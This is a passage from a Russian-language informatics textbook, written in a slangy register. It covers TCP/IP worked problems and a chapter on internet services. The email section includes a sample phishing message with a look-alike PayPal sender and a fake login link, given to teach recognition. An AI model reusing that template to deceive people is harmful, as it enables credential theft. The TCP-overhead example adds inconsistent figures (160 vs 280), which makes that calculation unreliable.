Задача: Приложение отправляет 3000 байт данных через TCP/IP. MTU канала = 1500 байт. На сколько IP-пакетов будет разбито сообщение?

Решение:

1. **Размер TCP-сегмента** = 3000 (данные) + 20 (TCP-заголовок) = **3020 байт**
2. **Размер IP-пакета (без фрагментации)** = 3020 + 20 (IP-заголовок) = **3040 байт**
3. **MTU = 1500 байт** → пакет нужно фрагментировать.
4. **Полезная нагрузка на фрагмент** = MTU - IP-заголовок = 1500 - 20 = **1480 байт**
5. **Количество фрагментов:**
6. Фрагмент 1: 1480 байт
7. Фрагмент 2: 1480 байт
8. Фрагмент 3: 3020 - 1480 - 1480 = **60 байт**

Ответ: 3 IP-пакета (фрагмента).

Пример 4: Сравнение TCP и UDP (накладные расходы)

Задача: Нужно отправить 10 сообщений по 100 байт каждое. Сравни общий объем трафика для TCP и UDP.

Решение:

UDP: - Заголовок UDP: 8 байт - Заголовок IP: 20 байт - Размер одного пакета: 100 + 8 + 20 = **128 байт** - Всего: 10 × 128 = **1280 байт**

TCP: - Заголовок TCP: 20 байт - Заголовок IP: 20 байт - Размер одного сегмента: 100 + 20 + 20 = **140 байт** - Всего: 10 × 140 = **1400 байт**

Плюс TCP требует: - Установку соединения: 3 пакета (SYN, SYN-ACK, ACK) ≈ 120 байт - Закрытие соединения: 4 пакета (FIN, ACK, FIN, ACK) ≈ 160 байт

Итого TCP: 1400 + 120 + 280 = **1680 байт**

Итого UDP: 1280 байт

Вывод: UDP на **31% эффективнее** для коротких сообщений.

Пример 5: HTTP-запрос и ответ

Задача: Клиент запрашивает файл размером 10 КБ через HTTP. RTT = 50 мс. Сколько времени займёт загрузка (без учёта DNS и других факторов)?

Решение:

1. **Установка TCP-соединения:** $1.5 \times \text{RTT} = 1.5 \times 50 = 75 \text{ мс}$
2. **HTTP-запрос** (клиент → сервер): $0.5 \times \text{RTT} = 25 \text{ мс}$
3. **HTTP-ответ** (сервер → клиент): $0.5 \times \text{RTT} + \text{время передачи данных}$

Время передачи данных зависит от скорости канала. Предположим канал = 1 Мбит/с.

$$[t = \frac{10 \text{ КБ}}{1 \text{ Мбит/с}} = \frac{10 \times 8 \text{ Кбит}}{1000 \text{ Кбит/с}} = 0.08 \text{ с} = 80 \text{ мс}]$$

Итого для ответа: $25 + 80 = 105 \text{ мс}$

Общее время: $75 + 25 + 105 = 205 \text{ мс}$

Ответ: ~205 мс.

Пример 6: Количество портов на сервере

Задача: Веб-сервер обрабатывает 10,000 одновременных подключений от разных клиентов. Все подключения идут на порт 443 (HTTPS). Сколько портов использует сервер?

Решение:

Один порт: 443.

Но как сервер различает 10,000 соединений?

Каждое соединение уникально идентифицируется **парой сокетов**: - Клиент 1: 192.168.1.100:54321 ↔ Сервер: 203.0.113.1:443 - Клиент 2: 192.168.1.100:54322 ↔ Сервер: 203.0.113.1:443 - ...

Сервер использует **один порт** (443), но операционная система создаёт **отдельный сокет** для каждого соединения (с уникальной комбинацией IP клиента + порт клиента).

Ответ: Сервер использует **1 порт** (443), но обрабатывает 10,000 соединений.

Пример 7: TTL и максимальное расстояние

Задача: Пакет отправлен с TTL = 64. Каждый роутер уменьшает TTL на 1. Через сколько максимум роутеров может пройти пакет?

Решение:

TTL = 64 → пакет может пройти через **64 роутера** (после 64-го TTL станет 0, и пакет будет выброшен).

Но: обычно между двумя точками в интернете **10-30 роутеров**. TTL = 64 достаточно для большинства маршрутов.

Ответ: 64 роутера.

Пример 8: Полоса пропускания для видеостриминга

Задача: YouTube-видео требует 5 Мбит/с. Используется UDP. Сколько UDP-пакетов в секунду нужно передать, если каждый пакет содержит 1000 байт данных?

Решение:

1. **Полезная нагрузка** = 1000 байт = 8000 бит

2. **Пакетов в секунду**: $\left[\frac{5 \text{ Мбит/с}}{8000 \text{ бит}} \right] = \frac{5000000}{8000} = 625 \text{ пакетов/с}]$

Ответ: 625 пакетов в секунду.

Пример 9: Сравнение HTTP и HTTPS (задержка)

Задача: RTT = 80 мс. Сравни время загрузки одного файла (без учёта передачи данных) через HTTP и HTTPS.

Решение:

HTTP: - TCP handshake: $1.5 \times \text{RTT} = 120 \text{ мс}$ - HTTP-запрос: $0.5 \times \text{RTT} = 40 \text{ мс}$ - **Итого: 160 мс**

HTTPS: - TCP handshake: $1.5 \times \text{RTT} = 120 \text{ мс}$ - TLS handshake: $2 \times \text{RTT} = 160 \text{ мс}$ (упрощённо) - HTTP-запрос: $0.5 \times \text{RTT} = 40 \text{ мс}$ - **Итого: 320 мс**

Вывод: HTTPS в 2 раза медленнее для первого запроса. Но зато безопаснее.

Оптимизация: TLS 1.3 сократил TLS handshake до 1 RTT → HTTPS стало быстрее.

Пример 10: Максимальная скорость TCP (Window Size)

Задача: TCP Window Size = 65,535 байт (максимум без расширений). RTT = 100 мс. Какова максимальная скорость передачи?

Решение:

Максимальная скорость (без Window Scaling): $\left[\frac{\text{Скорость}}{\text{}} = \frac{\text{Window Size}}{\text{RTT}} = \frac{65535 \text{ байт}}{0.1 \text{ с}} = 655350 \text{ байт/с} \approx 5.2 \text{ Мбит/с} \right]$

Вывод: Без Window Scaling TCP не может передавать быстрее ~5 Мбит/с на каналах с RTT = 100 мс.

Решение: TCP Window Scaling (опция TCP) позволяет увеличить Window Size до 1 ГБ → скорость до 80 Гбит/с на RTT = 100 мс.

Ответ: ~5 Мбит/с (без Window Scaling).

Ключевые термины и определения

Протокол — набор правил для обмена данными между устройствами.

TCP/IP — семейство протоколов, управляющих интернетом.

TCP (Transmission Control Protocol) — протокол транспортного уровня, обеспечивающий надёжную, упорядоченную доставку данных.

UDP (User Datagram Protocol) — протокол транспортного уровня, обеспечивающий быструю, но ненадёжную доставку данных.

IP (Internet Protocol) — протокол сетевого уровня, отвечающий за маршрутизацию пакетов.

Трёхстороннее рукопожатие (3-Way Handshake) — процесс установки TCP-соединения (SYN, SYN-ACK, ACK).

Порт — 16-битное число (0-65535), указывающее на приложение на устройстве.

Сокет (Socket) — комбинация IP-адреса и порта (например, `192.168.1.1:80`).

HTTP (HyperText Transfer Protocol) — протокол передачи гипертекста (веб-страниц).

HTTPS (HTTP Secure) — HTTP поверх TLS/SSL (с шифрованием).

FTP (File Transfer Protocol) — протокол передачи файлов.

SMTP (Simple Mail Transfer Protocol) — протокол отправки почты.

POP3 (Post Office Protocol v3) — протокол получения почты (скачивание).

IMAP (Internet Message Access Protocol) — протокол работы с почтой на сервере.

SSH (Secure Shell) — протокол безопасного удалённого доступа.

DNS (Domain Name System) — система преобразования доменных имён в IP-адреса.

MTU (Maximum Transmission Unit) — максимальный размер пакета, передаваемого без фрагментации (обычно 1500 байт).

Фрагментация — разбиение больших пакетов на меньшие.

TTL (Time To Live) — счётчик жизни IP-пакета (количество роутеров, через которые может пройти пакет).

RTT (Round-Trip Time) — время туда и обратно (задержка).

Инкапсуляция — оборачивание данных заголовками на каждом уровне стека.

Декапсуляция — снятие заголовков на приёмной стороне.

TLS/SSL (Transport Layer Security / Secure Sockets Layer) — протоколы шифрования для HTTPS.

Window Size — размер буфера приёма TCP (для контроля потока).

Контрольные вопросы

1. **Теория:** В чём разница между TCP и UDP? Приведи примеры, когда использовать каждый.
2. **Теория:** Объясни, как работает трёхстороннее рукопожатие TCP (3-Way Handshake). Зачем оно нужно?
3. **Расчёт:** Клиент в Санкт-Петербурге подключается к серверу в Токио. RTT = 200 мс. Сколько времени займёт установка TCP-соединения?
4. **Теория:** Что такое порт? Назови 5 стандартных портов (HTTP, HTTPS, SSH, FTP, DNS) и их номера.
5. **Расчёт:** Приложение отправляет 800 байт данных через TCP/IP (IPv4). Рассчитай общий размер IP-пакета (с учётом всех заголовков).
6. **Теория:** Что такое MTU? Что происходит, если размер пакета превышает MTU канала?
7. **Практика:** Ты заходишь на сайт `https://example.com`. Опиши пошагово, какие протоколы используются (DNS, TCP, TLS, HTTP).
8. **Расчёт:** Канал пропускает 10 Мбит/с. Ты отправляешь UDP-пакеты размером 1000 байт данных (+ заголовки UDP 8 байт + IP 20 байт). Сколько пакетов в секунду можно передать?
9. **Теория:** В чём разница между HTTP и HTTPS? Почему HTTPS медленнее?
10. **Критическое мышление:** Почему онлайн-игры используют UDP, а не TCP? Какие минусы UDP приходится компенсировать в игровом коде?

Заключение: Протоколы — это язык интернета

Теперь ты знаешь: - **TCP/IP стек**: 4 уровня (Application, Transport, Network, Link) - **TCP**: надёжный, медленный, для файлов и веба - **UDP**: быстрый, ненадёжный, для видео и игр - **Порты**: как приложения различают трафик - **HTTP/HTTPS**: как работает веб - **Инкапсуляция**: как пакет оборачивается слоями заголовков

Без протоколов интернет — это просто куча кабелей и роутеров. Протоколы — это **правила игры**, которые позволяют миллиардам устройств общаться друг с другом.

В следующей главе разберём **сервисы Internet** (WWW, email, FTP, облачные сервисы) — то, **что** конкретно делают эти протоколы для пользователей.

А пока — **поздравляю, чувак!** Ты разобрался в TCP, UDP, портах и HTTP. Это **основа основ** сетевых технологий. Теперь можешь пойти и рассказать друзьям, почему их CS:GO лагает (спойлер: потому что пакеты теряются, а UDP не умеет их пересылать). 🎉🚀

Глава 8.5. Сервисы Internet

Введение: Протоколы — это круто, но что с ними делать?

Окей, братан, в прошлых главах мы разобрали **как** работает интернет: IP-адреса, DNS, TCP/UDP, HTTP/HTTPS. Это всё прекрасно, но вот вопрос: **нахрена** всё это нужно обычному человеку? Чувак не хочет знать про TCP-рукопожатия — он хочет залипнуть в ютубчик, почитать мемчики в телеге или погамать в CS.

Сервисы Internet — это то, **что** конкретно делают все эти протоколы для пользователей. Это веб-сайты, почта, облачные диски, стримы, игры — всё то, ради чего мы вообще подключаемся к интернету.

Эта глава связана с: - **Главой 8.01 (Адресация)** — DNS превращает `google.com` в IP-адрес - **Главой 8.04 (Протоколы)** — HTTP/HTTPS, SMTP, FTP, UDP — всё это используется сервисами - **Главой 9.02 (Криптография)** — шифрование в мессенджерах, HTTPS - **Главой 9.05 (Атаки)** — фишинг через email, DDoS на веб-серверы

8.5.1. WWW (World Wide Web): паутина из сайтов

WWW (World Wide Web) — это **глобальная система гипертекстовых документов**, связанных гиперссылками. Короче, это все сайты, которые ты открываешь в браузере.

История: как появился веб

1989 год: Тим Бернерс-Ли (учёный в CERN) придумал: - **HTML** (язык разметки для веб-страниц) - **HTTP** (протокол передачи HTML) - **URL** (адреса веб-страниц) - Первый **браузер** (WorldWideWeb) и **веб-сервер**

1991 год: Первый публичный веб-сайт: `http://info.cern.ch/`

1993 год: Браузер **Mosaic** (первый с картинками)

1995-2000: Эра **веб 1.0** (статичные страницы, никакого взаимодействия)

2000-2010: Эра **веб 2.0** (динамические сайты, социальные сети, YouTube, блоги)

2010-...: Эра **веб 3.0** (ИИ, блокчейн, децентрализация... ну, пока больше хайпа, чем реальной пользы)

Как работает веб

Процесс загрузки веб-страницы:

1. Ты **вводишь** `https://example.com` в браузер
2. **DNS** превращает `example.com` в IP-адрес (`93.184.216.34`)
3. **TCP-соединение** с сервером (порт 443 для HTTPS)
4. **TLS handshake** (установка зашифрованного канала)
5. **HTTP-запрос:** `GET / HTTP/1.1`
6. **Сервер отвечает** HTML-кодом
7. **Браузер парсит** HTML, загружает CSS, JS, картинки
8. **Страница отображается** на экране

Время загрузки (типичное): 1-3 секунды (зависит от RTT, размера страницы, скорости сервера).

Браузеры: окна в веб

Браузер (browser) — это программа для просмотра веб-страниц.

Популярные браузеры (2025):

Браузер Движок рендеринга Доля рынка Особенности

Chrome	Blink (Chromium)	~65%	Быстрый, но жрёт RAM как не в себя
Safari	WebKit	~20%	Для macOS/iOS, энергоэффективный
Firefox	Gecko	~3%	Open-source, защита приватности
Edge	Blink (Chromium)	~5%	Windows-интеграция, мегогенератор
Opera	Blink (Chromium)	~2%	Встроенный VPN, блокировка рекламы

Факт: Chrome может жрать **1-2 ГБ RAM** на 10 вкладок. Почему? Каждая вкладка — это отдельный процесс (для безопасности и стабильности).

Веб-серверы: кто отдаёт страницы

Веб-сервер — это программа, которая слушает порт 80/443 и отдаёт веб-страницы по HTTP/HTTPS.

Популярные веб-серверы:

Сервер Доля рынка Особенности

Nginx	~34%	Быстрый, асинхронный, лёгкий (используется для высоконагруженных сайтов)
Apache	~31%	Старый, надёжный, модульный (работает с 1995 года)
Cloudflare	~20%	CDN + защита от DDoS
LiteSpeed	~5%	Коммерческий, очень быстрый
IIS	~5%	Microsoft, для Windows Server

Nginx vs Apache: Nginx быстрее для статики (картинки, CSS, JS), Apache лучше для динамики (PHP, Python).

Статические vs Динамические сайты

Статический сайт — HTML-файлы лежат на диске, сервер просто отдаёт их как есть.

Примеры: - Лендинги (одностраничники) - Портфолио - Документация (GitHub Pages)

Плюсы: быстрые, простые, дешёвые (хостинг за \$1/месяц).

Минусы: нет интерактивности (нельзя логиниться, оставлять комментарии).

Динамический сайт — HTML генерируется **на лету** сервером (PHP, Python, Node.js).

Примеры: - Социальные сети (VK, Facebook) - Интернет-магазины (Amazon, Ozon) - Форумы (Reddit)

Плюсы: интерактивность, персонализация (каждый пользователь видит своё).

Минусы: медленнее, нужен сервер с бэкендом и БД.

CMS (Content Management Systems) — конструкторы сайтов

CMS — это система управления контентом (админка для сайта без программирования).

Популярные CMS:

CMS	Доля рынка	Язык	Особенности
WordPress	~43% всех сайтов	PHP	Блоги, интернет-магазины (WooCommerce), куча плагинов
Joomla	~3%	PHP	Сложнее WordPress, но гибче
Drupal	~2%	PHP	Для крупных корпоративных сайтов

CMS	Доля рынка	Язык	Особенности
Shopify	~5%	Ruby	Интернет-магазины (SaaS)
Wix / Squarespace	~3%	Закрытые	Конструкторы для чайников (drag-and-drop)

Факт: 43% всех сайтов в мире работают на WordPress (включая сайты Disney, Sony, Forbes).

HTML, CSS, JavaScript — святая троица веба

HTML (HyperText Markup Language) — структура страницы (заголовки, параграфы, картинки).

```
<h1>Привет, мир!</h1>
<p>Это параграф.</p>

```

CSS (Cascading Style Sheets) — оформление (цвета, шрифты, расположение).

```
h1 { color: red; font-size: 32px; }
```

JavaScript — интерактивность (кнопки, анимации, AJAX-запросы).

```
document.getElementById("button").onclick = function() {
  alert("Нажал!");
};
```

Мем: "JavaScript — это не Java, как hamster — это не ham." 🐹🐹

8.5.2. Электронная почта (Email): ветеран интернета

Email — это служба отправки электронных писем. Старейший сервис интернета (старше веба!).

История email

1971 год: Рэй Томлинсон (Ray Tomlinson) отправил первое email-сообщение. Придумал формат `user@host`.

1982 год: SMTP (протокол отправки почты).

1990-е: Взрыв популярности (Hotmail, Yahoo Mail, AOL).

2004 год: Gmail от Google (1 ГБ бесплатного места — тогда это было невероятно).

Сейчас: 4+ миллиарда пользователей email. Но молодёжь почти не юзает — все в мессенджерах.

Структура email-адреса

Формат: `user@domain.com`

- **user** — имя пользователя (может содержать точки, цифры, дефисы)
- **@** — символ "собака" (at)
- **domain.com** — доменное имя почтового сервера

Примеры: - `ivan.petrov@yandex.ru` - `ceo@apple.com` - `student123@phystech.edu`

Факт: В русском языке символ @ называется "собака", в английском "at" (ат), в немецком "Klammeraffe" (обезьянка). В Китае его называют "мышка". 🐭

Почтовые клиенты и веб-почта

Почтовый клиент — программа для работы с почтой.

Десктопные клиенты: - **Outlook** (Microsoft, популярен в корпорациях) - **Thunderbird** (Mozilla, open-source) - **Apple Mail** (для macOS/iOS)

Веб-почта (через браузер): - **Gmail** (Google, ~1.8 млрд пользователей) - **Outlook.com** (бывший Hotmail) - **Яндекс.Почта** - **Mail.ru**

Плюсы веб-почты: доступ с любого устройства, не нужно устанавливать ПО.

Минусы: требуется интернет, медленнее десктопных клиентов.

Протоколы почты (краткое напоминание из главы 8.04)

SMTP (Simple Mail Transfer Protocol) — отправка почты.

- Порт: **25** (между серверами), **587** (от клиента к серверу с аутентификацией)

POP3 (Post Office Protocol v3) — получение почты (скачивание с удалением с сервера).

- Порт: **110** (незащищённый), **995** (с TLS)

IMAP (Internet Message Access Protocol) — работа с почтой на сервере (синхронизация).

- Порт: **143** (незащищённый), **993** (с TLS)

Золотое правило: используй **IMAP** (письма синхронизируются между устройствами), а не POP3 (письма исчезают после скачивания).

Спам и фишинг

Спам — нежелательные письма (реклама, "нигерийские принцы", казино).

Статистика: **45-50%** всех email-сообщений — это спам.

Как борются: - **SPF, DKIM, DMARC** (проверка подлинности отправителя) - **Байесовские фильтры** (машинное обучение) - **Чёрные списки** (RBL — Realtime Blackhole List)

Фишинг — попытка выудить логины/пароли через поддельные письма.

Пример фишинга:

```
От: security@paypaI.com (заметил? вместо l — I)
Тема: Ваш аккаунт заблокирован!
Текст: Перейдите по ссылке и введите логин/пароль: http://paypal-security.ru/login
```

Как не попасться: - Проверять **адрес отправителя** (не `paypaI.com`, а `paypal.com`) - Наводи мышку на ссылки (проверяй реальный URL) - Не вводи пароли на подозрительных сайтах

8.5.3. Поисковые системы: Гуглим всё подряд

Поисковая система (search engine) — сервис для поиска информации в интернете.

Топ-3 поисковика мира (2025)

Поисковик	Доля рынка	Страна	Особенности
Google	~92%	США	Самый точный, индексирует ~50 млрд страниц
Bing	~3%	США	От Microsoft, интегрирован в Windows

Поисковик	Доля рынка	Страна	Особенности
Яндекс	~2% (в России ~60%)	Россия	Лучше для русскоязычного контента
Baidu	~1% (в Китае ~70%)	Китай	Цензурируется правительством
DuckDuckGo	~0.5%	США	Не отслеживает пользователей (анонимность)

Как работает поисковик

Три этапа:

1. **Краулинг (Crawling)** — робот (crawler, spider, bot) обходит веб-сайты по ссылкам.
2. Googlebot посещает ~15 миллиардов страниц **в день**
3. **Индексация (Indexing)** — страницы анализируются и сохраняются в базу данных.
4. Извлекаются ключевые слова, заголовки, мета-теги
5. Размер индекса Google: ~100+ петабайт
6. **Ранжирование (Ranking)** — при поиске страницы сортируются по релевантности.
7. Google использует **200+ факторов** для ранжирования
8. Алгоритм **PageRank** (оценка важности по количеству ссылок)

Пример: Ты ищешь "котики". 1. Google ищет в индексе все страницы со словом "котики" 2. Сортирует их по релевантности (сначала популярные сайты с котиками) 3. Показывает топ-10 результатов на первой странице

Факт: 95% пользователей не листают дальше первой страницы поиска. Попасть на первую страницу = \$\$\$.

SEO (Search Engine Optimization) — как попасть в топ

SEO — оптимизация сайта для поисковиков (чтобы он был выше в результатах).

Основы SEO: - **Ключевые слова** (keywords) в заголовках и тексте - **Мета-теги** (`<meta name="description">`) - **Обратные ссылки** (backlinks) — другие сайты ссылаются на твой - **Скорость загрузки** (медленный сайт = штраф от Google) - **Мобильная версия** (60% поиска с телефонов) - **HTTPS** (незащищённые сайты понижаются)

Чёрная шляпа (Black Hat SEO) — нечестные методы: - Скрытый текст (белый текст на белом фоне) - Keyword stuffing (нахуячить ключевых слов 1000 раз) - Ссылочные фермы (покупка тысяч левых ссылок)

Вердикт: Google банит за Black Hat. Не стоит.

8.5.4. Облачные сервисы: "Твои файлы — на сервере дяди Васи"

Облачные сервисы (cloud services) — это когда данные и вычисления происходят **не на твоём компьютере**, а на серверах в интернете.

Облачное хранилище (Cloud Storage)

Облачное хранилище — диск в интернете. Файлы хранятся на серверах провайдера.

Популярные сервисы:

Сервис	Бесплатно	Платно	Особенности
Google Drive	15 ГБ	\$1.99/мес за 100 ГБ	Интеграция с Gmail, Google Docs
Dropbox	2 ГБ	\$9.99/мес за 2 ТБ	Первый популярный облачный диск (2008)

Сервис	Бесплатно	Платно	Особенности
OneDrive	5 ГБ	\$2/мес за 100 ГБ	Интеграция с Windows, Office 365
Яндекс.Диск	5 ГБ	Р75/мес за 100 ГБ	Быстрый для России
iCloud	5 ГБ	\$0.99/мес за 50 ГБ	Для Apple-устройств

Плюсы облака: - Доступ с любого устройства - Автобэкапы (не потеряешь данные) - Синхронизация между устройствами

Минусы облака: - Требуется интернет - Ограничение по размеру - Зависишь от провайдера (если сервис закроется — пиздец)

Облачные вычисления: IaaS, PaaS, SaaS

Три модели облаков:

1. IaaS (Infrastructure as a Service) — аренда виртуальных серверов.

Примеры: AWS EC2, Google Compute Engine, Azure Virtual Machines

Что получаешь: процессор, память, диск (ты сам ставишь ОС и софт)

Для кого: для разработчиков и DevOps (полный контроль)

2. PaaS (Platform as a Service) — платформа для разработки (инфраструктура + ОС + среда выполнения).

Примеры: Heroku, Google App Engine, Azure App Service

Что получаешь: платформу для запуска приложений (ты заливаешь код, остальное — их проблема)

Для кого: для разработчиков (не надо настраивать серверы)

3. SaaS (Software as a Service) — готовое приложение в браузере.

Примеры: Gmail, Google Docs, Zoom, Spotify, Netflix

Что получаешь: готовое приложение (не нужно ничего устанавливать)

Для кого: для всех пользователей (просто открыл браузер и пользуешься)

Сравнение:

Модель	Кто управляет инфраструктурой	Пример
On-Premise (свой сервер)	Ты сам	Свой сервер в подвале
IaaS	Провайдер даёт железо, ты настраиваешь	AWS EC2
PaaS	Провайдер даёт железо + ОС, ты пишешь код	Heroku
SaaS	Провайдер даёт всё, ты просто пользуешься	Gmail

Топ облачных провайдеров (2025)

Провайдер	Доля рынка	Особенности
AWS (Amazon Web Services)	~32%	Самый большой, есть ВСЁ (300+ сервисов)
Microsoft Azure	~23%	Интеграция с Windows, Office, Active Directory
Google Cloud	~11%	Сильный в ML/AI (TensorFlow, BigQuery)
Alibaba Cloud	~4%	Популярен в Китае

Провайдер	Доля рынка	Особенности
Яндекс.Облако	~1%	Быстрый для России, дешевле AWS

Факт: Netflix работает на **AWS** (99.9% своей инфраструктуры). Amazon, блять, зарабатывает на Netflix больше, чем Netflix на подписчиках. 😂

8.5.5. Социальные сети: где все залипают

Социальная сеть (social network) — платформа для общения, публикации контента и взаимодействия.

Топ соцсетей (2025)

Соцсеть	Пользователей (активных в месяц)	Страна	Аудитория
Facebook	~3 млрд	США	Старая гвардия (30+), бумеры
YouTube	~2.5 млрд	США	Видео для всех возрастов
WhatsApp	~2.5 млрд	США (Meta)	Мессенджер (но тут в списке соцсетей)
Instagram	~2 млрд	США (Meta)	Фото, сторис, рилс (молодёжь)
TikTok	~1.6 млрд	Китай	Короткие видео (зумеры, Gen Alpha)
WeChat	~1.3 млрд	Китай	Всё в одном (мессенджер + соцсеть + платежи)
VK (ВКонтакте)	~100 млн	Россия	Популярен в России, СНГ
Twitter (X)	~500 млн	США	Новости, мемы, Илон Маск

Факт: TikTok — самое скачиваемое приложение 2020-2024 (особенно среди 13-24 лет). Алгоритм ленты настолько хорош, что люди залипают на часы.

Как работают социальные сети

Принципы:

1. **Профиль** — страница пользователя (фото, имя, инфо о себе)
2. **Посты** (публикации) — текст, фото, видео
3. **Лайки** (reactions) — реакция на контент
4. **Комментарии** — обсуждение
5. **Подписки** (follow) — слежка за другими пользователями
6. **Лента** (feed) — поток постов от друзей и подписок

Алгоритм ленты — соцсети не показывают посты в хронологическом порядке. Вместо этого используют **алгоритм ранжирования**:

- **Facebook/Instagram:** показывает посты, которые с большей вероятностью залайкаешь/откомментишь
- **TikTok:** подбирает видео на основе времени просмотра (если досмотрел до конца → покажет похожие)
- **YouTube:** рекомендации на основе истории просмотров + кликбейт-миниатюры

Проблема: алгоритмы оптимизированы под **время в приложении**, а не под твоё счастье. В итоге — **бесконечная прокрутка (doom scrolling)**.

Монетизация соцсетей

Откуда соцсети берут бабло?

1. **Реклама** (95% дохода Facebook, Instagram, TikTok)
2. Таргетированная реклама (на основе твоих интересов, возраста, местоположения)

3. Фейсбук знает о тебе **больше, чем твоя мама**
4. **Подписки**
5. YouTube Premium (без рекламы)
6. Twitter Blue (галочка верификации за \$8/мес)
7. **Продажа данных** (официально "для партнёров")
8. Соцсети продают обезличенные данные маркетологам

Известная фраза: "Если продукт бесплатный — продукт это ты." Твоё внимание и данные — это товар.

8.5.6. Мессенджеры: пишем, а не звоним

Мессенджер (instant messenger) — приложение для обмена текстовыми сообщениями в реальном времени.

Топ мессенджеров (2025)

Мессенджер	Пользователей	Страна	Особенности
WhatsApp	~2.5 млрд	США (Meta)	Самый популярный (особенно в Европе, Индии)
Telegram	~900 млн	Россия/ОАЭ	Каналы, боты, стикеры, без рекламы (пока)
WeChat	~1.3 млрд	Китай	Всё в одном (мессенджер + платежи + мини-апп)
Viber	~260 млн	Израиль	Популярен в странах СНГ, Восточной Европе
Signal	~40 млн	США	Максимальная приватность, open-source
iMessage	~1 млрд	США (Apple)	Только для iPhone, iPad, Mac
Discord	~600 млн	США	Для геймеров, голосовые каналы, сообщества

End-to-End шифрование (E2E)

End-to-End Encryption (E2EE) — шифрование "от конца до конца". Сообщения шифруются на твоём устройстве и расшифровываются только на устройстве получателя. **Даже сервер не может их прочитать.**

Кто использует E2E: - **WhatsApp** (протокол Signal) - **Signal** (E2E по умолчанию, самый безопасный) - **Telegram** (только в "секретных чатах", обычные чаты — НЕ E2E!) - **iMessage** (E2E для переписок между iPhone)

Кто НЕ использует E2E: - **VK** (сообщения хранятся на серверах в открытом виде) - **Discord** (нет E2E, администрация может читать сообщения)

Золотое правило: Если обсуждаешь что-то секретное — используй **Signal** или **WhatsApp**.

Telegram: король русскоязычного интернета

Особенности Telegram:

- **Каналы (broadcast)** — односторонняя публикация (как блог)
- **Боты** — автоматизация (бот для заказа пиццы, новостей, напоминаний)
- **Стикерс** (больше 10,000 паков)
- **Группы до 200,000 человек**
- **Файлы до 2 ГБ** (можно заливать фильмы, игры)

Но: обычные чаты **не зашифрованы end-to-end** (только "секретные чаты"). Павел Дуров может технически читать сообщения (хотя клянётся, что не читает).

Факт: Telegram стал убежищем для пиратов, хакеров, криптотрейдеров и прочей маргинальной публики. За это его любят. 📺

8.5.7. VoIP (голосовые звонки через интернет)

VoIP (Voice over IP) — технология передачи голоса через интернет (вместо телефонной сети).

Популярные VoIP-сервисы

Сервис	Пользователей	Особенности
Zoom	~300 млн	Видеоконференции (стал мемом во время COVID)
Microsoft Teams	~270 млн	Корпоративный (интеграция с Office 365)
Skype	~40 млн (пик был ~300 млн в 2015)	Первый популярный VoIP (2003), умирает
Discord	~600 млн	Для геймеров (голосовые каналы)
Google Meet	~100 млн	Видеоконференции (интеграция с Gmail)

Как работает VoIP

Процесс:

1. **Голос** → **Аналоговый сигнал** (микрофон)
2. **Аналоговый** → **Цифровой** (ADC, дискретизация)
3. **Сжатие** (кодеки: Opus, G.711, G.729)
4. **Упаковка в UDP-пакеты** (почему UDP? нужна низкая задержка, потеря 1-2% пакетов допустима)
5. **Передача через интернет**
6. **Распаковка + декомпрессия** (на приёмной стороне)
7. **Цифровой** → **Аналоговый** (DAC, динамик)

Кодеки:

Кодек	Битрейт	Качество	Задержка
G.711	64 Кбит/с	Отличное (как телефон)	0.75 мс
G.729	8 Кбит/с	Хорошее (сжатие 8:1)	10 мс
Opus	6-510 Кбит/с	От телефона до Hi-Fi	5-66.5 мс

Современный стандарт: Opus (используется в Discord, WhatsApp, Telegram).

Задержка (Latency) — главный враг VoIP

Проблема: Если задержка (latency) > 150 мс, разговор превращается в ад ("Алло? Ты меня слышишь? Повтори ещё раз!").

Приемлемые значения: - < 150 мс — отлично (не замечаешь) - 150-300 мс — терпимо (небольшая задержка) - > 300 мс — хуёво (диалог разваливается)

Пример: Звонок Москва → Нью-Йорк.

RTT (туда-обратно) = 120 мс → односторонняя задержка = 60 мс (отлично).

Звонок через спутниковый интернет (Starlink в самолёте):

RTT = 600 мс → односторонняя = 300 мс (говно).

8.5.8. Потокосые сервисы (Streaming): Смотрим и слушаем онлайн

Стриминг (streaming) — воспроизведение видео/аудио **во время загрузки** (без скачивания всего файла).

Видеостриминг

Популярные сервисы:

Сервис	Контент	Подписчиков	Стоимость
YouTube	Всё подряд (бесплатно с рекламой)	~2.5 млрд	Бесплатно (Premium \$12/мес)
Netflix	Сериалы, фильмы	~260 млн	\$15/мес
Twitch	Прямые трансляции игр	~140 млн	Бесплатно (подписки на стримеров)
Disney+	Disney, Marvel, Star Wars	~150 млн	\$8/мес
HBO Max	Сериалы (Игра Престолов)	~100 млн	\$15/мес

Факт: Netflix потребляет ~15% всего интернет-трафика в мире. Каждый вечер миллиарды гигабайт летят с серверов Netflix к людям. 📺

Как работает стриминг

Традиционный способ (как скачивание): 1. Скачиваешь **весь файл** (10 ГБ фильм) 2. Ждёшь 30 минут 3. Смотришь

Стриминг: 1. Видео **разбито на чанки** (chunks) по 2-10 секунд 2. Скачивается **первый чанк** (начинаешь смотреть через 1-2 секунды) 3. Пока смотришь первый чанк, скачивается **второй** → плавное воспроизведение

Протокол: HLS (HTTP Live Streaming) или DASH (Dynamic Adaptive Streaming over HTTP).

Адаптивный битрейт (Adaptive Bitrate Streaming): - Видео доступно в **нескольких качествах** (360p, 720p, 1080p, 4K) - Если интернет **быстрый** → показывает 4K - Если интернет **медленный** → переключается на 360p (чтобы не было пауз)

Буферизация (buffering) — загрузка нескольких чанков вперёд (чтобы компенсировать колебания скорости интернета).

Музыкальный стриминг

Сервис	Подписчиков	Стоимость	Особенности
Spotify	~600 млн	\$10/мес	Самый популярный, подкасты
Apple Music	~100 млн	\$10/мес	Интеграция с Apple-устройствами
Яндекс.Музыка	~30 млн	₽200/мес	Хороша для России (русская музыка)
YouTube Music	~100 млн	\$10/мес	Интеграция с YouTube

Битрейт: - Spotify: 96-320 Кбит/с (зависит от подписки) - Apple Music: до 256 Кбит/с (AAC) - Яндекс.Музыка: до 320 Кбит/с (MP3)

8.5.9. Файлообменные сервисы: Шарим файлы

Файлообменный сервис — способ передачи файлов между пользователями.

Облачные диски (уже обсудили)

- Google Drive
- Dropbox
- OneDrive

Плюсы: надёжно, есть версионирование.

Минусы: ограничение по размеру (бесплатно 5-15 ГБ).

WeTransfer, SendAnywhere — для разовой отправки

WeTransfer: - Бесплатно до **2 ГБ** (без регистрации) - Файл хранится **7 дней**, потом удаляется

SendAnywhere: - До **10 ГБ** (без регистрации) - Одноразовая ссылка или 6-значный код

Использование: быстро кинуть файл другу (проще, чем загружать в облако).

Торренты (BitTorrent) — P2P-раздача

